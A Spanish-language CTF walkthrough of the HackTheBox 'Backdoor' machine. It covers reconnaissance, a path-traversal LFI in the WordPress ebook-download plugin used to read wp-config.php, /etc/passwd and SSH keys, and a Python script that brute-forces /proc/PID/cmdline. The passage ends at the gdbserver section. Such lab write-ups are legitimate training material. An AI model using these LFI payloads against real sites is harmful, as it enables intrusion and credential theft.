> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md).
# Guía de HackTheBox Backdoor
Guía de la máquina HackTheBox Backdoor Fácil Linux que cubre vulnerabilidad de inclusión local de archivos de WordPress (LFI), LFI a RCE (abuso de /proc/PID/cmdline), vulnerabilidad RCE de gdbserver, abuso de Screen (privile
{% hint style="warning" %}
**Habilidades:**
* Vulnerabilidad de inclusión de archivos locales de WordPress (LFI)
* De LFI a RCE (abusando de /proc/PID/cmdline)
* Vulnerabilidad RCE de Gdbserver
* Abuso de Screen (escalada de privilegios) (sincronización de sesión)
{% endhint %}
## Reconocimiento
**Configuración del espacio de trabajo:**

Configura el espacio de trabajo creando tres carpetas para almacenar contenido importante, exploits y resultados de reconocimiento de Nmap.
**Comprobación de conectividad VPN**

Comprueba la conectividad VPN para garantizar una comunicación estable con la máquina objetivo.
**Descubrimiento de puertos abiertos con Nmap:**
Enumera los puertos abiertos y exporta los resultados al archivo "allPorts" en el directorio de Nmap:
```bash
nmap -p- --open -sS -n -Pn --min-rate 5000 10.10.11.125 -oG allPorts
```

**Análisis de puertos abiertos con extractPorts:**
Usa la función extractPorts para mostrar los puertos abiertos en un formato conciso y copiarlos al portapapeles (22,80,1337)

**Escaneo de versiones de puertos con Nmap:**
Usa Nmap para escanear las versiones de los servicios y guarda la salida en el archivo "targeted":
```bash
nmap -sCV -p22,80,1337 10.10.11.125 -oN targeted
```

Para resolver nombres de dominio en direcciones IP mediante DNS, inserta el nombre de dominio asociado con su dirección IP en el `/etc/hosts` .
### Puerto 80 - WordPress

**Identificación de WordPress:**
Con la **WhatWeb** herramienta, el servicio en el puerto 80 se identifica como WordPress.

**Enumeración de usuarios:**
Se descubre un usuario válido (admin) mediante un ataque de fuerza bruta:
```bash
wpscan --url http://backdoor.htb/ -e u
```

**Enumeración de directorios con Gobuster:**
Búsqueda de directorios:
```bash
gobuster dir -u http://backdoor.htb/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```
## Vulnerabilidad Ebook-Download - LFI

Buscar **wp-content/plugins** para descubrir los plugins activos:
```
/wp-content/plugins
```


El **ebook-download** el plugin presenta una vulnerabilidad LFI explotada mediante:
```
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
```

Esta consulta te permite descargar archivos arbitrarios. Al recuperar el `wp-config.php` archivo
Obtenemos la siguiente información:

* `wordpressuser`
* `MQYBJSaD#DxG6qbm`
Esta información no te permite conectarte a la interfaz `wp-admin` de administración,
## Explotación LFI
**Listado de archivos sensibles:**

Lista de usuarios del sistema mediante /etc/passwd:
```bash
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/
```

Intentos de recuperar la clave SSH privada del usuario `usuario`:
```bash
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa"
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
```
Estos intentos probablemente fallan debido a permisos restringidos en estos archivos.
### **LFI - Proc**
**Exploración de procesos**

Creando un script de Python para extraer información de procesos explorando `/proc/[PID]/cmdline`:
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb
def def_handler(sig, frame):
print("/n/n[+]] Saliendo.../n")
sys.exit(1)
# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Variables globales
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="
def makeRequest():
# /proc/PID/cmdline
p1 = log.progress("Ataque de fuerza bruta")
p1.status("Iniciando ataque de fuerza bruta")
sleep(2)
for i in range(1, 1000):
p1.status("Probando con la ruta /proc/%s/cmdline" % str(i))
url = main_url + "/proc/" + str(i) + "/cmdline"
r = requests.get(url)
if len(r.content) > 82:
print("-------------------------------------------------------------------------------------")
log.info("RUTA: /proc/%s/cmdline" % str(i))
log.info("Longitud total: %s" %len(r.content))
print(r.content)
print("-------------------------------------------------------------------------------------")
if __name__ == '__main__':
makeRequest()
```
Al analizar los procesos, se identifica el puerto 1337 como un **gdbserver** servidor.
## Puerto 1337 - gdbserver
